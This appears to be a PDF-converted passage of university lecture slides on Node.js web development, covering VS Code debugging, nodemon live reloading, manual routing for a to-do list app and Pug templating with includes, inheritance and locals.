
```
> web-app@0.0.1 start
> node index.js

Debugger listening on ws://127.0.0.1:58896/06d4d583-e2b3-4a5f-baca-8635eb9dbedf
For help, see: https://nodejs.org/en/docs/inspector
Debugger attached.
Web app listening on port 3000
```

Yellow arrows point to the terminal output and the "Debugger attached." message.
- Bottom Status Bar:** Shows "Ln 11, Col 50" and "Spaces: 2" and other file information.

# DEBUGGING A NODE.JS APP IN VS CODE

- You can add breakpoints as usual, by clicking next to the line number of the line of code on which you want to place the breakpoint



```
JS index.js ×
JS index.js > ...
1 import http from 'http';
2
3 const PORT = 3000;
4
5 let server = http.createServer(function(request, response){
6   response.writeHead(200, { 'Content-Type': 'text/html'});
7   response.write("<!DOCTYPE html><html><body><h1>Hello Web Tech");
8   response.end();
9 }).listen(PORT);
10
11 console.log(`Web app listening on port ${PORT}`);
```

# DEBUGGING A NODE.JS APP IN VS CODE

- Code execution **pauses** when it reaches a breakpoint
- The Run and Debug panel allows us to inspect variables, to watch expressions, to look at the call stack and much more
- Definitely more effective than `console.logging` our way out of the bug!
- We can also exercise fine-grained control the execution flow with **Debugging Actions**

# DEBUGGING: ACTIONS



Action	Description
<b>Resume</b>	Resume the normal execution flow (until the next breakpoint)
<b>Step Over</b>	Execute the next statement as a single unit, without inspecting its inner component steps
<b>Step Into</b>	Enter the next statement to follow its execution line-by-line.
<b>Step Out</b>	When inside a method or subroutine, return to the earlier execution context by completing remaining lines of the current method as though it were a single command.
<b>Restart</b>	Terminate the current program execution and start debugging again using the current run configuration (does not work with auto attach!).
<b>Disconnect</b>	Terminate the current debugging session.

# DEBUGGING A NODE.JS APP IN VS CODE

The screenshot shows the Visual Studio Code (VS Code) interface with the following details:

- File Bar:** File, Edit, Selection, ...
- Search Bar:** web-app
- Editor:** JS index.js
- Code:**

```
1 import http from 'http';
2
3 const PORT = 3000;
4
5 let server = http.createServer(function(request, response){
6   response.writeHead(200, {'Content-Type': 'text/html'});
7   response.write("<!DOCTYPE html><html><body><h1>Hello Web Tech</h1></body></html>");
8   response.end();
9 }).listen(PORT);
10
11 console.log(`Web app listening on port ${PORT}`);
```
- Run and Debug View:** No Configured
- Variables View:** Local, Module, Global
- Watch View:** response.statusCode: 200
- Terminal:**

```
@luigi → D/O/T/L/T/2/e/1/web-app $ npm start
> web-app@0.0.1 start
> node index.js

Debugger listening on ws://127.0.0.1:59170/0c5c161d-714e-427f-a328-c75b2ebcb2e7
For help, see: https://nodejs.org/en/docs/inspector
Debugger attached.
Web app listening on port 3000
```
- Bottom Status Bar:** Ln 6, Col 12, Spaces: 2, UTF-8, CRLF, {}, JavaScript, Auto Attach: Smart

# LIVE RELOADING IN NODE.JS

- Everytime we make a change to our code, we need to restart the entire server (**npm start**, or **node app.js**, etc...)
- To make development more enjoyable, we can use utilities that monitor our codebase for changes, and restart the development server when needed (a.k.a. **live reloading**).
- One such utility is **nodemon**
- You can install it using npm (**npm install nodemon**)
- Then you just need to replace **node app.js** with **nodemon app.js**

# LIVE RELOAD WITH NODEMON (EXAMPLE)



The screenshot shows a terminal window with the following content:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
node + ▾ ▻ ... ^ ×

@luigi → D/O/T/L/T/2/e/1/web-app $ npm start

> web-app@0.0.1 start
> nodemon app.js

[nodemon] 3.0.1
[nodemon] to restart at any time, enter `rs`
[nodemon] watching path(s): ***!
[nodemon] watching extensions: js,mjs,cjs,json
[nodemon] starting `node app.js`
Debugger listening on ws://127.0.0.1:62283/30cd1607-a3ed-4b2d-ac76-e910303ebbe0
For help, see: https://nodejs.org/en/docs/inspector
Debugger attached.
Web app listening on port 3000
[nodemon] restarting due to changes...
[nodemon] starting `node app.js`
Debugger listening on ws://127.0.0.1:62287/76349d46-d3af-4b18-9a1b-a2a156ec7b97
For help, see: https://nodejs.org/en/docs/inspector
Debugger attached.
Web app listening on port 3000
```

A callout box highlights the start script from the package.json file:

```
//from package.json
"scripts": {
  "start": "nodemon app.js"
},
```

# REFERENCES (1/2)

- **Getting started**

Node.js Docs

<https://nodejs.org/en/learn/>

**Relevant parts:** Introduction to Node.js, How to install Node.js, Differences between Node.js and the Browser, The V8 JavaScript Engine, An introduction to the npm package manager, ECMAScript 2015 (ES6) and beyond.

- **Eloquent JavaScript (3rd edition)**

By Marijn Haverbeke

Freely available at <https://eloquentjavascript.net/>

Chapter 20

- **Mixu's Node book: A book about using Node.js**

By Mikito Takada

Freely available at <http://book.mixu.net/node/single.html>

You can also download it in PDF, epub, mobi formats from <http://book.mixu.net/>

**Relevant parts:** Chapter 2 (What is Node.js?), Chapter 8, Section 8.2 (NPM)

# REFERENCES (2/2)

- **Nodemon**  
Nodemon official website  
<https://nodemon.io/>
- **Node.js debugging in VS Code**



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 11**

# **IMPLEMENTING WEB APPS WITH NODE.JS**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://docenti.unina.it/luigiliberolucio.starace>



# TO-DO LIST WEB APP

*Will this be less painful than the infamous CGI+Bash example?*



# THE TO-DO LIST WEB APP

Node.js To-do List

Home To-do list Reset app



**Node.js To-do App**

A simple web app built using Node.js 20.9.0. The app uses only standard Node.js modules and the [Pug template engine](#). A session tracking mechanism, implemented from scratch, is included. Source code and Docker environment available on [Github](#).

Beware: This web app is intended as a basic first example to showcase server-side scripting. It is not representative of modern web development practices!

[Manage your To-do List](#)

Node.js To-do List

Home To-do list Reset app

## Welcome to your To-do List

Welcome to our Node.js To-do list web app! Links to reset the list or to go back to the homepage are on the navbar above. Use the form below to add items to the To-Do list!

To-do Item

 Save To-do

The To-do list is currently empty! Add the first item using the form above.

© Web Technologies Course

B.Sc. in Computer Science program,  
Università degli Studi di Napoli Federico II

Course held by [Luigi Libero Lucio Starace, Ph.D.](#)

[www](#) [facebook](#) [linkedin](#) [instagram](#) [github](#)

Node.js To-do List

Home To-do list Reset app

## To-do list app has been reset

The To-do list app has been successfully reset and all items and users have been deleted. [Go back to the homepage](#).


© Web Technologies Course

B.Sc. in Computer Science program,  
Università degli Studi di Napoli Federico II

Course held by [Luigi Libero Lucio Starace, Ph.D.](#)

[www](#) [facebook](#) [linkedin](#) [instagram](#) [github](#)

# TO-DO LIST APP: HOMEPAGE

A screenshot of the Node.js To-do App homepage. At the top left is the text "Node.js To-do List". At the top right are three links: "Home", "To-do list", and "Reset app". Below these links is the Node.js logo. The main title "Node.js To-do App" is centered. A descriptive paragraph follows: "A simple web app built using Node.js 20.9.0. The app uses only standard Node.js modules and the [Pug template engine](#). A session tracking mechanism, implemented from scratch, is included. Source code and Docker environment available on Github." A note below states: "Beware: This web app is intended as a basic first example to showcase server-side scripting. It is not representative of modern web development practices!" At the bottom is a blue button with the text "Manage your To-do List".

Node.js To-do List

Home To-do list Reset app



## Node.js To-do App

A simple web app built using Node.js 20.9.0. The app uses only standard Node.js modules and the [Pug template engine](#). A session tracking mechanism, implemented from scratch, is included. Source code and Docker environment available on Github.

**Beware:** This web app is intended as a basic first example to showcase server-side scripting. It is not representative of modern web development practices!

Manage your To-do List

- Landing page
- Includes links to the list page and the reset app page.

# TO-DO LIST APP: THE LIST

The screenshot shows a web application titled "Node.js To-do List". The main heading is "Welcome to your To-do List". Below it, a message says: "Welcome to our Node.js To-do list web app! Links to reset the list or to go back to the homepage are on the navbar above. Use the form below to add items to the To-Do list!". A red dashed box highlights a text input field labeled "To-do Item" and a blue "Save To-do" button. A teal dashed box highlights a list of saved items: "Learn Node.js" and "Learn Express". At the bottom, there's a footer with copyright information: "© Web Technologies Course", "B.Sc. in Computer Science program, Università degli Studi di Napoli Federico II", "Course held by [Luigi Libero Lucio Starace, Ph.D.](#)", and social media icons for globe, Facebook, LinkedIn, Instagram, and a right-pointing arrow.

Form for saving new To-do items. Submits using POST to the same url as the page.

List showing the saved To-do list items

# TO-DO LIST APP: RESET PAGE

Node.js To-do List

Home To-do list Reset app

## To-do list app has been reset

The To-do list app has been successfully reset and all items and users have been deleted. [Go back to the homepage.](#)

© Web Technologies Course

B.Sc. in Computer Science program,  
Università degli Studi di Napoli Federico II

Course held by [Luigi Libero Lucio Starace, Ph.D.](#)



- Resets the app (i.e., deletes all saved To-do items)

# IMPLEMENTING A TO–DO LIST IN NODE.JS

- We start by creating an http server

```
import http from 'http';

const PORT = 3000;

let server = http.createServer();
server.listen(PORT);

server.on('request', handleRequest);


function handleRequest(request, response){
  /* handle request */
}
```

# WEB APPS WITH BARE NODE.JS

- Node.js allows us to easily and efficiently implement an http server leveraging built-in modules and its single threaded event loop
- Node.js also does some pre-processing on requests (i.e.: parses the headers) and provides an abstraction for requests and responses.
- Aside from that, we're on our own when it comes to implement the To-do list app
- The first three issues we need to tackle are
  - **Routing**
  - **Templating**
  - **Parsing request bodies**

# ROUTING

- Our web application will be handling many different types of HTTP requests (e.g.: show homepage, show list, reset app, ...)
- A first core problem to address is **routing**
- **Given a request, what code should I execute to serve that request?**



# ROUTING — PATHS

- We need to handle requests to different paths
- An homepage, a page where To-do items are listed, a reset page, ...
- Requests to each path is possibly handled differently

```
function handleRequest(request, response){  
    switch(request.url){  
        case "/":  
            renderHomepage(request, response);  
            break;  
        case "/reset":  
            handleResetRequest(request, response);  
            break;  
        case "/todo":  
            handleTodoListRequest(request, response);  
            break;  
        /* and so on... */  
        default:  
            handleError(request, response, 404);  
    }  
}
```

# ROUTING — HANDLING HTTP METHODS

Requests to a certain path may also be handled differently depending on the used HTTP method

- **GET** requests to **/todos** get the list of to-do items
- **POST** requests to **/todos** try to save a new item

```
function handleTodoListRequest(request, response, context={}){
  switch(request.method){
    case "GET":
      handleTodoListRequestGet(request, response, context); break;
    case "POST":
      handleTodoListRequestPost(request, response, context); break;
    default:
      handleError(request, response, 405, "Unsupported method");
  }
}
```

# SERVING STATIC FILES

- If our HTML output includes static files (e.g.: images, css or js files), we need to configure the Router component to serve these files

```
switch(request.url){  
  /* ... */  
  case "/css/bootstrap.css":  
    fs.readFile('./static/css/bootstrap.css', function(err, data){  
      response.writeHead(200, {'Content-Type': 'text/css'});  
      response.end(data, 'utf-8');  
    }); break;  
  case "/img/node.png":  
    fs.readFile('./static/img/node.png', function(err, data){  
      response.writeHead(200, {'Content-Type': 'image/png'});  
      response.end(data, "binary");  
    }); break;  
}
```

# HANDLING ERRORS

- When no one of the known routes applies, we can return a 404

```
switch(request.url){  
  /* other routes */  
  default:  
    handleError(request, response, 404, "Web page not found");  
}
```

```
function handleError(request, response, statusCode, message){  
  let renderedContent = pug.renderFile("./templates/errorPage.pug",  
    {"code": statusCode, "description": message});  
  response.writeHead(statusCode, {"Content-Type": "text/html"});  
  response.end(renderedContent);  
}
```

# ROUTING: THERE'S MORE TO THAT

Routing seems quite simple, but be aware that it can grow more complex as apps grow (we'll see soon enough!):

- Some routes might be accessible only to some users (e.g.: admins)
- Some routes may depend on patterns or parameters in the request path (e.g.: GET /users/42/friends, where 42 could be any user id)
- There might be the need to run two or more pieces of code to handle a request (e.g.: one function that just logs data, and a different function that prepares the response)

# TEMPLATE ENGINES

# PRODUCING HTML OUTPUTS

- At some point, our web app will need to produce some HTML code to send back in the response body, so browsers can render it.
- In our first example, we wrote the HTML manually

```
let server = http.createServer(function(request, response){  
    let course = "Web Technologies";  
    response.writeHead(200, {"Content-Type": "text/html"});  
    response.write(`<!DOCTYPE html>  
    <html><body>  
        <h1>Hello ${course}</h1>  
        <p>Current date is ${new Date().toString()}</p>  
    </body></html>`);  
    response.end();  
}).listen(PORT);
```

# TEMPLATE ENGINES

- Some parts of the HTML we produce may be repeated in multiple pages (e.g.: navbar, footer, etc.)
- As pages grow more and more complex, building a response by manipulating and concatenating strings becomes rapidly unfeasible.
- **Template engines** are great to address this issue!

# TEMPLATING WITH PUG (FORMERLY JADE)

- Pug is a high-performance template engine implemented in JavaScript (ports available in many other languages)
- Whitespace sensitive syntax (Python-like) for writing HTML templates
- Pug templates can be easily «**compiled**» to HTML code



# INSTALLING AND USING PUG

- Installing Pug is as simple as running `npm install pug`
- The simplest way to use Pug is as follows:


```
import pug from "pug"

//basic_example.pug is the file with the template to render
let html = pug.renderFile("./templates/basic_example.pug");

console.log(html); //html contains the generated HTML code
```

# A FIRST PUG TEMPLATE

```
doctype html
html(lang="en")
head
  title Hello Pug!
body
  h1(class="foo") First Pug template
  p This is our first Pug template!
```



```
<!DOCTYPE html>
<html lang="en">
<head><title>Hello Pug!</title></head>
<body>
  <h1 class="foo">First Pug template</h1>
  <p>This is our first Pug template!</p>
</body>
</html>
```

# TEMPLATING WITH PUG: INCLUDES

- Pug's much more than a different way to write HTML...
- For a starter, a template can **include** other templates
- This is a big help for template re-use!

```
//- index.pug
doctype html
html
  include partials/head.pug
  body
    h1 Hello Pug!
    include partials/footer.pug
```

```
//- partials/head.pug
head
  title Hello Pug
  script(src='/js/script.js')
  link(rel='stylesheet' href='/style.css')
```

```
//- partials/footer.pug
footer#footer
  p Copyright (c) Web Tech
```

# TEMPLATING WITH PUG: INCLUDES

```
//- index.pug
doctype html
html
  include partials/head.pug
  body
    h1 Hello Pug!
    include partials/footer.pug
```

```
//- partials/head.pug
head
  title Hello Pug
  script(src='/js/script.js')
  link(rel='stylesheet' href='/style.css')
```


```
//- partials/footer.pug
footer#footer
  p Copyright (c) Web Tech
```



```
<!DOCTYPE html>
<html>
<head>
  <title>Hello Pug</title>
  <script src="/js/script.js">
  </script>
  <link rel="stylesheet"
        href="/style.css"/>
</head>
<body>
  <h1>Hello Pug!</h1>
  <footer id="footer">
    <p>Copyright (c) Web Tech</p>
  </footer>
</body>
</html>
```

# TEMPLATING WITH PUG: INHERITANCE

- When designing web applications, it is common to have a common layout shared by all web pages
- Each web page can eventually override some parts of the common template
- In Pug, such scenarios are supported with **template inheritance**



# TEMPLATING WITH PUG: INHERITANCE

- Pug supports template inheritance via the `block` and `extends` keywords
- A block is a «block» of Pug template that child templates may replace
- Blocks may also contain default content, if appropriate
- The example on the right defines three blocks: heading, content, and footer. heading and footer contain default content.

```
//- base-layout.pug
doctype html
html
  head
    title Pug Inheritance
  body
    block heading
      h1 Pug Inheritance
    block content
    block footer
      footer This is the default footer.
```

# TEMPLATING WITH PUG: INHERITANCE

- A Pug template can extend other templates using the `extends` keyword
- Templates that extend other templates may override some of the templates defined the parent template
- In the example, the content and the footer blocks are **overridden**
- The heading block is not overridden, and will display the default value.

```
extends ./base-layout.pug

block content
  p The actual content of the homepage.

block footer
  footer This is a specialized footer.
```

# TEMPLATING WITH PUG: INHERITANCE

```
//- base-layout.pug
doctype html
html
  head
    title Pug Inheritance
  body
    block heading
      h1 Pug Inheritance
    block content
    block footer
      footer This is the default footer.
```

```
extends ./base-layout.pug

block content
  p The actual content of the homepage.

block footer
  footer This is a specialized footer.
```

```
<!DOCTYPE html>
<html>
  <head>
    <title>Pug Inheritance </title>
  </head>
  <body>
    <h1>Pug Inheritance </h1>
    <p>
      The actual content of the
      homepage.
    </p>
    <footer>
      This is a specialized
      footer.
    </footer>
  </body>
</html>
```

# TEMPLATING WITH PUG: LOCALS

- Pug templates can also render content based on a provided data object (a.k.a. «**locals**»), passed to the **render()** or **renderFile()** functions

```
import pug from "pug";

let html = pug.renderFile("./locals-example.pug", {
  "product": {
    "name": "Samsung S24",
    "description": "Smartphone"
  }
});
console.log(html);
```

- let footer = "a locally defined variable"

h1 #{product.name.toUpperCase()}

p Description: #{product.description}

footer #{footer}

# TEMPLATING WITH PUG: LOCALS

- The code contained within `#{ }` is evaluated, escaped, and buffered in the output

```
import pug from "pug";

let html = pug.renderFile("./locals.pug", {
  "product": {
    "name": "Samsung S24",
    "description": "Smartphone"
  }
});
console.log(html);
```

```
//- locals.pug
- let footer = "a nice string"

h1 #{product.name.toUpperCase()}
p Description: #{product.description}
footer #{footer}
```

```
<h1>SAMSUNG S24</h1>
<p>Description: Smartphone</p>
<footer>a nice string</footer>
```

# TEMPLATING WITH PUG: CONDITIONALS

- Often, templates are rendered differently depending on certain conditions
- To this end, Pug supports a familiar `if/else` construct

```
let user = {"isAdmin": true, "name": "Brendan"};
